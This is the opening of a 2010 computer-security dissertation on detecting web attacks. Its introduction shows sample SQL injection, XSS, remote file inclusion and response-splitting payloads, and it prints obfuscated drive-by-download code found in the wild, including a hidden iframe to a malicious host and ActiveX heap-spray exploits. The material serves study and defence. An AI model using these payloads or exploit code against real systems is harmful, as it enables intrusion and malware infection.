UNIVERSITY OF CALIFORNIA
Santa Barbara

Taming the Malicious Web: Avoiding and Detecting Web-based Attacks

A Dissertation submitted in partial satisfaction
of the requirements for the degree of

Doctor of Philosophy

in

Computer Science

by

Marco Cova

Committee in Charge:

Professor G. Vigna, Chair

Professor R. Kemmerer

Professor C. Kruegel

Professor T. Bultan

September 2010

The Dissertation of
Marco Cova is approved:

Professor R. Kemmerer

Professor C. Kruegel

Professor T. Bultan

Professor G. Vigna, Committee Chairperson

June 2010

Taming the Malicious Web:

Avoiding and Detecting Web-based Attacks

by

Marco Cova

Acknowledgements

I would like to acknowledge the following people, without whose support this dissertation would not have been possible.

I want to first thank my advisor, Giovanni Vigna, who sparked my interest in the field of computer security and motivated me to pursue research work in this area. I am grateful for his continuous inspiration and support before and throughout my doctoral work. I would also like to thank Dick Kemmerer and Chris Kruegel, who have always supported me and challenged me to improve my work. I am grateful to all of them for their encouragement and for the freedom and opportunities that they afforded me during these years.

I would also like to thank Tevfik Bultan, for his support and for taking a genuine interest in my work and my professional development; Engin Kirda and Marc Dacier and the people at Symantec Research Lab for their support from far away.

My graduate work has been primarily funded by the National Science Foundation, the Army Research Office, the Office of Naval Research, and a fellowship from Symantec Research Lab. The generosity of these sponseors is deeply appreciated.

I give thanks to all of the past, present, and affiliated members of the UCSB Security Group, with whom I shared memorable paper deadlines, hacking competitions, security evaluations, and time together. In no particular order, and with apologies to those that I may have unintentionally omitted, I thank Wil, Fredrik, Vika, Davide, Greg, Darren, Brett, Lorenzo, Bob, Martin, Sean, Adam, Nick, Bryce, Ludo, Manuel, Fede, Luca, Max, Collin, Matt, Dan, Ryan, and everyone else.

Thanks to my parents for their constant support during my academic career and before.

Finally, my special thanks to Francesca for coming and staying here with me, and for her love, support, and patience.

Curriculum Vitæ

Marco Cova

Research Interests

My primary research interest is in providing defenses against web-based attacks. One line of research has focused on avoiding and detecting attacks against web applications by using a combination of static analysis techniques (data-flow analysis, string modeling) and dynamic analysis techniques (statistical learning). A second line of research I am investigating is the detection of attacks against web clients, such as drive-by-download attacks and malicious flash-based advertisements. Other research interests include electronic voting security, malware analysis, and intrusion detection.

Education

9/2005–Present	**University of California, Santa Barbara** Ph.D. Candidate, Computer Science Santa Barbara, CA, USA

9/1998–12/2003	**University of Bologna**
	M.S., Electrical and Computer Engineering
	Bologna, Italy

Academic Experience

9/2005–Present	**University of California, Santa Barbara**
	Research Assistant, Computer Security Group
	Santa Barbara, CA, USA

- Advised by Professor Giovanni Vigna
- Member of Ohio Evaluation and Validation of Election-Releated Equipment, Standards, and Testing (EVER-EST) Red Team (ES&S system)
- Member of California Top-To-Bottom Electronic Voting Systems Review (TTBR) Red Team (Sequoia system)

Professional Experience

6/2009–9/2009	**Symantec Research Lab**
	Intern
	Sophia Antipolis, France

4/2004–9/2005	**ITC-irst**
	Research Assistant
	Trento, Italy

Abstract

Taming the Malicious Web: Avoiding and Detecting Web-based Attacks

Marco Cova

The world wide web has changed dramatically from its beginnings. The handful of web pages that existed two decades ago have become more than one trillion, static pages have largely been substituted by dynamic content, and web applications providing a vast range of services (from online banking to e-commerce) are now commonplace. At the same time, the web has become the predominant mean for people to interact with each other, do business, and participate in democratic processes.

Unfortunately, the web has also become a more dangerous place. In fact, web-based attacks are now a prevalent and serious threat. These attacks target both web applications, which store sensitive data (such as financial and personal records) and are trusted by large user bases, and web clients, which, after a compromise, can be mined for private data or used as drones of a botnet. The magnitude of these problems has prompted a number of efforts within the security community towards improving the security of the web. In particular, a number of techniques have been proposed to identify vulnerabilities in web applications before they are deployed, and to detect and analyze attacks against web applications and web browsers.

The current state-of-the-art, however, fails to address several interesting challenges. In particular, vulnerability analysis tools for web applications are often limited in the type of vulnerabilities that they can detect. Flaws that require multiple interactions with the applications in order to be exposed, such as stored SQL injections, and those that depend on application-specific security policies, such as authentication bypasses, are especially difficult to identify. Similarly, tools to detect attacks against web clients are difficult to configure, can be evaded, and offer limited explanatory power.

In this dissertation, we present the approaches and the techniques that we developed to ameliorate the security problems found on today's web. In particular, on the web application side, the problems of detecting multi-step vulnerabilities and insufficient sanitization are addressed through the use of static analysis techniques. Furthermore, a first step toward the detection of a class of attacks that violate application-specific policies is done by using anomaly detection and likely invariant learning techniques. On the client side, we discuss how we use a combination of emulation and anomaly detection techniques to identify malicious web pages that launch drive-by-download attacks against their visitors. Finally, we will also discuss several measurements that we performed in the context of phish-

ing and botnets to better understand the modus operandi of the attackers and their tools and strategies.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

On December 10, 2009, online newspapers covering technology topics reported that almost 300,000 web pages had been infected with code that exposed their visitors to a barrage of exploits [84]. Further analysis revealed that the infected web pages had fallen victim to a SQL injection attack, which targets a class of vulnerabilities commonly present in web applications. Far from being an isolated incident, this event was just one—and, unfortunately, not the last—of a series of malicious activities targeting web sites and their users.

To understand these events, it is useful to look back at the history of the web, and at how the web has evolved in its two decades of existence. At its origin, in summer 1991, the World Wide Web served a small scientific community centered around CERN, and it consisted of only a handful of servers and relatively little content [14]. Today's web has exploded in size, functions, and utility. It is estimated that the web now comprises over one trillion pages; so many, in fact, that leading search engines do not bother indexing them all [3], and that the structure of the web (the way web pages link one to another) has warranted its own studies and modeling [12]. Besides its sheer dimensions, the web has changed dramatically in terms of the content it hosts. The initial set of static pages has largely been replaced by sophisticated *web applications*, whose content is generated dynamically depending on the users they serve and their requests. Furthermore, web pages, which originally were passive documents, have become dynamic, full-featured programs, which are executed within the client's web browser. Finally, a vast number of services are now provided through the web, ranging from online versions of traditional programs and conventional activities (e.g., email and online banking), to completely new services that are made possible by the very nature of the web (most notably, social networking applications). These changes have had a mostly positive effect on the lives of the web's users, revolutionizing the way they interact with each other, do business, and participate in democratic processes.

Unfortunately, as the reports of massive SQL injection infections remind us, the web can also be used to do evil. In particular, the web offers two main incentives to evil-doers. First, web applications increasingly store sensitive data, such as financial, medical, and personal records. By successfully attacking web applications, criminals gain access to their data, which they can profitably monetize in the underground market or can leverage to perform additional attacks (e.g., identity theft) [72]. Second, the web is popular, and successful web applications have millions of users. By setting up malicious sites or by compromising legitimate ones, criminals can effectively attack and infect a large population of web clients, which they can mine for sensitive data or use as drones of a botnet [170, 174].

We refer to the combination of the attacks against web applications and web clients as the *malicious web*. In the next section, we will show that the malicious web is a pervasive security threat with far-reaching consequences.

1.1 The Malicious Web

The malicious web depends on the combination of several factors: the pervasiveness of vulnerabilities in web applications and web clients, the availability of tools through which attackers can readily exploit these vulnerabilities, and the existence of motivations to launch the attacks. While the malicious web is difficult to characterize because of its dynamic nature, it is possible to draw upon a variety of resources to gain an initial understanding of the most important aspects of the malicious web.

First, the growth in the popularity of the web has been matched by a rapid increase in the number of reported vulnerabilities, both in general software, and, even more markedly, in web-related programs, such as servers, web applications, and browsers. Figure 1.1 presents a summary of the data obtained from the Common Vulnerabilities and Exposures (CVE) database [149]. It is notable that, starting in 2005, web-related vulnerabilities have accounted for the majority of all the reported vulnerabilities.

Of course, a reported vulnerability does not necessarily correspond to a significant security risk. For example, the vulnerability may affect a program that is not widely used or it may be disclosed only after the program has been patched and its user base has had time to upgrade. However, this is not the case for many web programs and, in particular, for web browsers, as extensive studies by Frei et al. have shown [73]. By examining the access logs of Google web servers, they found that only 59.1% of the users navigate the web using the latest major version of their preferred browser. This inertia towards applying security updates leaves approximately 576 million users exposed to vulnerabilities present in old versions




Figure 1.1: Web-related vulnerabilities per year [149].

of their software. Unfortunately, these results confirm that software users tend to be slow to apply security fixes, a problem that was already found by earlier studies on the update rate of vulnerable server-side applications [187].

A second factor that contributes to the malicious web is that attacks exploiting vulnerabilities in both web clients and web applications are prevalent. Measurements on the prevalence of web sites that attempt to exploit their visitors are available from search engine companies. Unfortunately, their findings are troubling. Provos et al. reported that, between January and October 2007, Google identified over 3 million URLs that were initiating attacks against their visitors [172]. Furthermore, they found that approximately 1.3% of the search queries incoming to Google were answered with at least one malicious URL.

More recently, Microsoft has reported similar results based on the analysis of data from its search engine, Bing. In the first semester 2009, Microsoft found that about 0.2% of the search results pages served to users contained sites that had been labeled as malicious [175]. Overall, Bing detected at least one malicious page on 0.16% of all the web sites it crawled. On a positive note, only about 2% of the users proceeded to visit a compromised site after being shown a warning about the malicious nature of the target site.

Similarly to web clients, vulnerable web applications are also frequent targets of attacks. In a recent experiment, Small et al. set up a web-based honeypot, where they simulated the existence of thousands of web applications [204]. They deployed the honeypot for a two-month period, during which they observed

Year	**Organization**	**Records**	**Record Type**
2009	Heartland Payment Systems	130M	Credit card records
2007	TJX Companies Inc.	94M	Credit card records
2005	CardSystems	40M	Credit card records
2007	TD Ameritrade	6M	Personal records
2008	Chilean Education Ministry	6M	Personal records

Table 1.1: Five largest data breach incidents caused by "hacks" or web exposures [164].

368,000 attacks, targeting 560 distinct web applications. They found that attacks employed techniques typical of search worms [173]: the attacks queried popular search engines for strings that fingerprint vulnerable web applications and extracted their targets (among which there were the applications deployed in the honeypot) from the returned search results.

Finally, the consequences of attacks against vulnerable web clients and web applications can be dire. One of the goals commonly held by attackers is to gain unauthorized access to the data that web applications store. Table 1.1 summarizes the largest known data breach incidents that were caused by "hacks" or web exposures. Besides the sheer size of the number of records stolen, it is interesting to observe that breach victims include private companies, universities, and governmental agencies alike. Even more telling are the statistics about the methods responsible for the breach. While the loss of equipment is the most frequent cause overall (20% of all reported cases), computer intrusions and web exposures are ranked in second and third position (16% and 13% of the incidents, respectively) [164].

Similarly, by exploiting vulnerable web clients, attackers can often gain complete control of the machine where the client runs. At that point, the machine is typically turned into a bot and scoured for valuable data. While no certain assessment exists for damages caused by these actions, recent reports estimated that 12 million new IPs were part of botnets in the first quarter of 2009 alone [146], and that $276 million worth of stolen goods were traded on the underground market over the course of one year, between 2007 and 2008 [142].

In summary, the mix of widespread vulnerabilities, powerful attacks, and motivated attackers has resulted in massive damage to individuals, governments, and industry. As a first step towards mitigating the threat that the malicious web poses, we will explore in more detail the technical factors that make this threat possible: vulnerabilities in web applications and clients and the associated exploits.

First Reported	**Reference**	**Vulnerability**	**Prevalence Rank [51]**
Dec 1998	[177]	SQL injection	1
Feb 2000	[26]	Cross-site scripting	2
May 2002	[97]	HTTP response splitting	1
Jun 2005	[138]	HTTP request smuggling	>10
Jul 2005	[125]	DOM-based cross-site scripting	2

Table 1.2: History and prevalence of common web application vulnerabilities.

1.2 Attacks against Web Applications

Attacks against web applications attempt to exploit vulnerabilities, that is, errors in the application's design, implementation, or operation that can lead to the violation of the application's security policy [202]. In the following, we will focus on implementation errors, since they are of particular interest in the context of this dissertation.

Since most web applications are written in safe languages, e.g., PHP or Java, they are typically free of the traditional security problems caused by languages such as C and C++ (for example, buffer overflows, format string vulnerabilities, and integer overflows). However, web applications frequently exhibit web-specific vulnerabilities. As shown in Table 1.2, even though these vulnerabilities have a relatively short history, they are now considered among the prevalent risks in web applications [51].

While there are several sites that collect vulnerability reports, reliable statistics on the actual, in-the-field distribution of different vulnerability categories are hard to come by. One of the studies that can be used to shed some light to this matter is that released by Grossman in 2009, which contains vulnerability statistics for 1,364 web sites [89]. Figure 1.2 shows the frequency of the vulnerabilities identified on the web sites analyzed in Grossman's report.

Another relevant project to understand the incidence of different types of vulnerability is the Web Hacking Incident Database, which tracks media-reported security incidents that can be associated with a web application security vulnerability [231]. The key findings of this project are consistent with those reported by Grossman: for 48 incidents registered in 2009, 27% involved SQL injection vulnerabilities, 15% insufficient authentication, 12% content spoofing, 10% cross-site scripting, and 6% cross-site request forgery.

Web application vulnerabilities (such as those identified in these studies) can be organized in two groups: *input-validation* vulnerabilities (including SQL injection, cross-site scripting, etc.) and *application-specific* vulnerabilities (including,




Figure 1.2: Distribution of vulnerability classes in a population of 1,364 web applications [89].

for example, insufficient authentication, predictable resource location, and abuse of functionality). In the following, we will describe each of these vulnerability groups.

1.2.1 Input-validation Vulnerabilities

Input-validation vulnerabilities (sometimes also referred to as *information flow* vulnerabilities) are caused by improper *input validation*. Input validation is a generic security technique, where an application ensures that the input received from an external source (e.g., a user) is valid and does not contain malicious content. For example, an e-commerce application might check that the number of items to purchase, sent by a user as part of a form submission, is actually provided as a positive integer value and not as a non-numeric string or a float. While simple in principle, performing correct and complete validation of all input data is a complex task that requires considerable attention and expertise. Therefore, improper or insufficient input validation and the vulnerabilities that it enables are all too common in current web-based applications.

The remainder of this section outlines the basics of different types of attacks that take advantage of incorrect or missing input validation.

SQL Injection

SQL, the Structured Query Language, is a language used to manage and query data stored in a relational database management system. Common operations supported by the language include `INSERT`, to insert data into the database; `SELECT`, to retrieve data from the database; `UPDATE`, to update existing data; and `DELETE` to remove data from the database. Queries typically accept arguments that specify the elements to be inserted, selected, updated, or deleted. Depending on their types, arguments of a query can be delimited by special characters. For example, string values are enclosed in single or double quotes.

SQL injection can occur when data submitted to the web application is used as an argument to a SQL query without proper validation [4, 210]. In the simplest form of the attack, an argument value contains an argument delimiter. This enables the attacker to terminate the argument and specify the rest of the query. The effect is that the attacker can execute arbitrary queries with the privileges of the vulnerable application.

For example, consider the following code:

```
$result = dbquery("SELECT * FROM new_users " .
                  "WHERE user_code='$activate'");
if ($result) {
    ...
}
```

The `dbquery` function is used to perform a query to a back-end database and to return the results to the application. The query is dynamically composed by concatenating a static string with a user-provided parameter. In this case, the `activate` variable is set to the content of the homonymous request parameter, which is supposed to contain a user's personal code. However, if an attacker submits a request where the `activate` parameter is set to the string `' OR 1=1 --`, the query will return the content of the entire `new_users` table. If the result of the query is later used as the page content, this will expose personal information. Other attacks, such as the deletion of database tables or the addition of new users, are also possible.

Cross-site Scripting

In Cross-site Scripting (XSS) attacks, an attacker forces a web browser to execute attacker-supplied executable code (typically JavaScript code) in the context of a trusted web site [123].

There exist different forms of XSS attacks, depending on how malicious code is submitted to the vulnerable application and later echoed from the application to its users. In *non-persistent* attacks (also known as *reflected* or *first-order* attacks), the victim is forced to submit a specially-crafted request, which embeds malicious client-side code, to a vulnerable web application. The vulnerable web application reflects the code to the victim (e.g., by including it as part of an error message) without validating it. As a consequence, the victim executes the malicious code in the context of the web site, thus giving the attacker access to all the information associated with the web site, such as authentication cookie or session information.

A second form of XSS attacks is a *persistent* (also called *stored* or *second-order*) attack. In this case, the attacker directly submits the malicious client-side code to a vulnerable web application. The application, then, stores the code (for example, in a back-end database) and uses it without proper validation as part of a response to its users. When the malicious code is served to the victim, it executes as in the non-persistent case. In this case, the security of the application's users is compromised each time they visit a page whose content includes the malicious code stored in the application, and not just when issuing specially-crafted requests.

A third form of XSS attacks, called *DOM-based*, is also possible. In this case, no malicious client-side code is submitted to the vulnerable web application. The attack, instead, targets pages that dynamically update their contents (e.g., through calls to `document.write()`) with values taken from certain parts of the Document Object Model (DOM) [125]. In particular, the attack relies on properties of the DOM that are computed only locally. For example, the `document.location.hash` property is set to the value of the anchor component of the document's location, which is not sent to the web application, as it is used only locally. A sample attack, then, works as follows. A web application serves a page that contains a (legitimate) script that updates the appearance of the page using the contents of `document.location.hash`. The attacker, then, forces a victim to access this page using a URL with an anchor component that contains malicious JavaScript code. Upon execution, the page updates its contents with the attacker's code, which is executed by the browser as in the previous cases.

A real-world example of code vulnerable to non-persistent XSS attacks can be found in the application *PHP Advanced Transfer Manager* (version 1.30 and earlier) [188]. The vulnerability is contained in the following snippet of code.

```
$font = $_GET['font'];
...
echo "<font face=\"$font\" color=\"$normalfontcolor\"
        size=\"1\">\n";
```

The variable `$font` is under the control of the attacker because it is extracted from the request parameters and it is used to create the web page returned to the user, without any sanitizing check. To exploit this vulnerability an attacker might request the following URL:

```
http://[target]/[path]/viewers/txt.php?font=
 \%22\%3E\%3Cscript\%3Ealert(document.cookie)\%3C/script\%3E
```

As a consequence, the vulnerable application will generate the following web page:

```
<font face=""><script>alert(document.cookie)</script>
```

When interpreted by the browser, the scripting code will be executed and it will show in a pop-up window the cookies associated with the current page. Clearly, a real attack would, for instance, send the cookies to the attacker.

Filename Injection

Most languages used in the development of web-based applications allow programmers to dynamically include files to either interpret their content or present them to the user. This feature is used, for example, to modularize an application by separating common functions into different files or to generate different page content depending on the user's preferences, e.g., for internationalization purposes. If the file to be included depends on user-provided values and these are not properly validated, a filename injection attack is possible.

The following snippet of code illustrates a filename injection vulnerability in *txtForum*, an application to build forums [113]. In *txtForum*, pages are divided in parts (e.g., header, footer, forum view), and can be customized by using different "skins," which are different combination of colors, fonts, and other presentation parameters. For example, the code that defines the header is the following:

```
DEFINE("SKIN","$skin");
...
function t_header($h_title,$pre_skin='',$admin_bgcolor='') {
     ...
     include(SKIN.'/header.tpl');
}
```

During the execution, each page is composed by simply invoking the functions that are responsible for creating the various parts, e.g., `t_header("page title")`. Unfortunately, the `$skin` variable can be controlled by an attacker, who can set it to cause the inclusion and evaluation of arbitrary content. Because PHP allows for the inclusion of remote files, the code to be added to the application can be hosted on a site under the attacker's control. For example, requesting the `login.php` page and passing the parameter `skin` with value `http://[attacker-site]` leads to the execution of the code at `http://[attacker-site]/header.tpl`.

Response Splitting

In HTTP response splitting attacks, an attacker can cause *two* HTTP responses to be generated for *one* maliciously crafted HTTP request [124]. By controlling the second response, an attacker can perform a number of attacks, most typically web cache poisoning, which occurs when a caching proxy server associates the response forged by the attacker with the original request. Attackers leverage cache poisoning to deface web sites or to set up phishing pages.

For response splitting to be possible, the vulnerable web application must include user-controlled data that has not been properly validated in the HTTP headers sent back to a client. A common coding pattern that enables response splitting is redirecting users (e.g., after the login process), by sending them a response with appropriately-set `Location` or `Refresh` headers. The following example shows part of a JSP page that is vulnerable to response splitting attack:

```
<%
response.sendRedirect("/by_lang.jsp?lang=" + request.getParameter("lang"));
%>
```

When the page is invoked, the request parameter `lang` is used to determine the redirect target. In the normal case, the user would provide a string representing the preferred language, say `en_US`. However, an attacker may submit a request with the `lang` variable set to the following string:

```
dummy%0d%0a
Content-Length:%200
%0d%0a%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2019%0d%0a%0d%0a
<html>New document</html>
```

Since the string "`%0d%0a%0d%0a`" indicates the end of the headers, the generated response will be interpreted as containing two documents: the original one and the document forged by the attacker.

1.2.2 Application-specific Vulnerabilities

We use the term "application-specific vulnerabilities" to denote a second group of vulnerabilities that are increasingly common in web applications. These vulnerabilities allow an attacker to violate a policy that is specific to the functionality and configuration of the particular web application under attack. These vulnerabilities are different from input-validation vulnerabilities, for which it is possible to provide a concise and general specification that captures the essence of these vulnerabilities, i.e., "no user-provided data should be used unvalidated in a security-sensitive operation." By contrast, application-specific policies are typically not provided by the application's developers and are hard to extract and characterize automatically.

In the following, we discuss common examples of application-specific vulnerabilities.

Authorization Bypass

Web applications use authorization mechanisms to control the access that their users have to the application's resources, such as specific web pages or files. Flaws in the authorization process can lead to elevation of privileges, disclosure of confidential data, and data tampering.

The following code sample shows an example of authorization bypass vulnerability:

```
// check if the payment transaction was approved
$role = $auth_module->get_role($_SESSION["user"]);

if ($role !== $auth_module->ADMIN) {
    // no access right: redirect to the login page
    header("Location: " . LOGIN_PAGE);
}

/* administrative code follows */
...
```

The application checks if the current user is an administrator of the site. If not, it replies with a `Location` header, which instructs the browser to visit the login page. However, the application's developer failed to end the execution of the page after sending the header (for example, with an `exit` statement). Therefore, requests from any user, even a non-administrative one, will cause the application to continue executing past the authorization block and into the administrative code. Notice that since a browser immediately performs the redirection upon receiving the `Location` header, manual testing would be unlikely to discover this vulnerability.

Another common example of authorization bypass is related to the use of predictable resource identifiers. Consider the following real-world example. A conference management system assigns a unique ID (typically, the submission order number) to each paper submitted to the conference. Furthermore, for each paper, the application generates a summary page with the paper details (e.g., author names and title) and HTML controls to modify or withdraw the submission. The summary page for a paper with ID `n` is reachable at URL `http://site/papers/n`. If the application does not properly enforce the policy that only the user who submitted a paper is authorized to access the corresponding summary page, an attacker could enumerate all possible paper IDs, access the summary pages, and perform unauthorized changes to the paper details.

Workflow Violation

Most web applications have policies that restrict how they can be navigated, to ensure that their functionality and data is accessed in a well-defined and controlled way. Workflow attacks attempt to violate the application's navigation policy. Sometimes, these violations can have security consequences.

For example, consider a shopping cart web application that implements its checkout functionality as a four-step process, each taking place on a different web page. In the first step, the application calculates the subtotal based on the objects in the user's cart; in the second step, it computes the value of taxes and adds it to the total; in the third step, it computes the shipping costs; finally, it charges the user's credit card with the final, computed total. If the application fails to enforce that users should visit (in order) all the pages of the checkout process, an attacker could skip the second step (the tax computation) by directly browsing to the third page, thus avoiding the payment of sales taxes. This type of attack is often called "forceful browsing."

1.3 Attacks against Web Clients

As we have mentioned, a second frequent target of attacks in the malicious web is represented by web clients, that is web browsers and their plugins and extensions. These attacks rely on serving malicious web content, for example, HTML pages or advertisements, to visitors of web sites. The involved web sites are either set up by attackers with the only purpose of hosting malicious web pages or are legitimate web sites that attackers have compromised (often by exploiting some of the vulnerabilities described earlier) and modified to redirect their visitors to malicious pages.

Several factors have contributed to making attacks against web clients very effective. First, as we have pointed out earlier, vulnerabilities in web clients are widespread and vulnerable web clients are commonly used (about 45% of Internet users use an outdated browser [73]). Second, attack techniques to reliably exploit web client vulnerabilities are well-documented. In fact, in recent years, considerable effort has been devoted to developing robust exploitation techniques against some classes of vulnerabilities (e.g., heap overflows, function pointer overwrites) commonly found in browsers [57, 203, 206, 207]. Furthermore, exploits for many vulnerabilities are often developed and publicly released only a few days after the official disclosure of the corresponding bugs [91, 105]. Finally, sophisticated tools for automating the process of fingerprinting the user's browser, obfuscating the exploit code, and delivering it to the victim, are easily obtainable (e.g., NeoSploit, and LuckySploit [105]).

The mix of widespread vulnerable targets and effective attack mechanisms has made attacks against web clients a prevalent threat. In the following, we will focus on two specific types of attack, *drive-by-download* attacks and malicious advertisements (*malvertisement*).

1.3.1 Drive-by-download Attacks

In a drive-by-download attack, a victim is lured into visiting a malicious web page. The page contains code, typically written in the JavaScript language, that exploits a vulnerability in the user's browser or in one of the browser's plugins. If successful, the attack will be able to execute arbitrary code with the privileges of the user. This code usually downloads malware on the victim machine, often without any user intervention or evident manifestation.

To give a feeling of the sophistication of these attacks and the challenges faced by techniques that attempt to detect them, we will describe in detail a drive-by download exploit that we found in the wild.

Redirections, Fingerprinting, and Obfuscations

The attack was triggered by visiting a page at the `www.butlerplaza.com` domain. This is a benign web site that has fallen victim to a SQL injection attack. As a consequence, the page has been modified by the attacker to contain the HTML code `<script src="http://www.kjwd.ru/js.js">`. The site `www.kjwd.ru` is under direct control of the attacker and is used to perform the actual malicious activity.

The code referenced by the injected `script` tag is shown below:

```
n=navigator.userLanguage.toUpperCase();
if((n!="ZH-CN")&&(n!="ZH-MO")&&(n!="ZH-HK")&&...) {
  var cookieString = document.cookie;
  var start = cookieString.indexOf("v1goo=");
  if (start != -1){}
  else{
    document.cookie = "v1goo=update";
    try{
      document.write("<iframe src=http://iroe.ru/cgi-bin/index.cgi?ad "
        + "width=0 height=0 frameborder=0></iframe>");
    } catch(e) { };
  }}
```

The script first checks the language advertised by the user's browser. If it is in a given list, e.g., Chinese, the attack is not carried out. Then, the script checks if a cookie with the name `v1goo` is already present, and, also in this case, the attack is not carried out. Otherwise, the script sets the cookie to mark that the attack has started and injects an `iframe` tag. Notice that the iframe will not be visible to the user, since it is declared with null height and width and no border.

This iframe points to a resource hosted on a third web site, namely `iroe.ru`. This resource uses the `User-Agent` request-header field to detect the user's browser and operating system. Depending on the detected versions, a different page is returned to the browser. In this case, our client presents itself as Internet Explorer 6.1 running on Windows XP. As a result, the returned page consists of a JavaScript document that carries out the exploit against this browser and platform. Different combinations of browser and OS brand and version may lead to different exploits being served, or to a completely benign behavior. Parts of the code of the returned script are shown below:

```
function X88MxUL0B(U1TaW1TwV, IyxC82Rbo){
  var c5kJu150o = 4294967296;
  var s3KRUV5X6 = arguments.callee;
  s3KRUV5X6 = s3KRUV5X6.toString();
  s3KRUV5X6 = s3KRUV5X6 + location.href;
  var s4wL1Rf57 = eval;
  ...
  // LR8yTdO7t holds the decoded code
  try {s4wL1Rf57(LR8yTdO7t);}
  catch(e) { Cm6B7c5TS = 1;}
  try {if (Cm6B7c5TS) { window.location = "/";}}
  catch(e) {}
}
X88MxUL0B('ACada193b99c...76d9A7d6D676279665F5f81');
```

This code is clearly obfuscated. In particular, the function `X88MxUL0B` acts as a decoding routine: It receives as input a string, applies a complex series of decoding operations to it, and, finally, dynamically evaluates the result using the `eval()` function.

There are several interesting details that can be observed. First, the deobfuscation function uses simple polymorphic techniques, e.g., the variable and function names are random strings. Second, the key used in the deobfuscation function to decode the input string is composed of various elements, among which are the result of `arguments.callee.toString()` and the value of `location.href`. In JavaScript, `arguments.callee` returns the body of the currently executing function. Therefore, any modification to the body of the deobfuscation function (for example, done by an analyst to debug its behavior) will cause the decoding to fail. Similarly, the `location.href` property stores the URL of the current document. Consequently, if this script is executed from a location different than `http://iroe.ru/cgi-bin/index.cgi?ad` (for example, it is loaded from a test machine in a malware analysis lab), the decoding will fail. Of course, when the decoding fails, the attack is interrupted. As a consequence, the malicious behavior of the script will not be revealed. When the decoding is successful, a second script is revealed. This script uses the same obfuscation techniques that we have just described.

Exploits

After the second round of deobfuscation, the actual malicious code is finally revealed and is ready to execute.

```
function BAlrZJkW(pvOWGrVU, Hhvo4b_X) {
  while (pvOWGrVU.length*2<Hhvo4b_X) pvOWGrVU += pvOWGrVU;
  pvOWGrVU = pvOWGrVU.substring(0, Hhvo4b_X/2);
  return pvOWGrVU;
}
function Exhne69P() {
  if (!z5AsUJQZ) {
    var MSnMnmRB = 0x0c0c0c0c;
    var YuL42y0W =
      unescape("%u9090%u9090...%u3030%u3030%u3030%u3030%u3038%u0000");
    ...
    var pvOWGrVU = unescape("%u0c0c%u0c0c");
    pvOWGrVU = BAlrZJkW(pvOWGrVU,Hhvo4b_X);
    for (var cYQZIEiP=0;cYQZIEiP<cFyP_X9B; cYQZIEiP++) {
      RBGvC9bA[cYQZIEiP]=pvOWGrVU+YuL42y0W;
    }
    ...
  }
}
function a9_bwCED() {
  try {
    var OBGUiGAa = new ActiveXObject('Sb.SuperBuddy');
    if (OBGUiGAa) {
      Exhne69P();
      dU578_go(9);
      OBGUiGAa.LinkSBIcons(0x0c0c0c0c);
    }
    } catch(e) { }
    return 0;
  }
  if (a9_bwCED() || g0UnHabs() || P9i182jC())
  { document.q4HmVUhC = 'about:blank'; }
```

The code attempts to execute three exploits: function a9_bwCED targets the LinkSBIcons vulnerability in the AOL SuperBuddy control [42], functions g0UnHabs and P9i182jC target, respectively, a buffer overflow in the GomManager ActiveX control [45] and a buffer overflow in the Apple QuickTime ActiveX control [43].

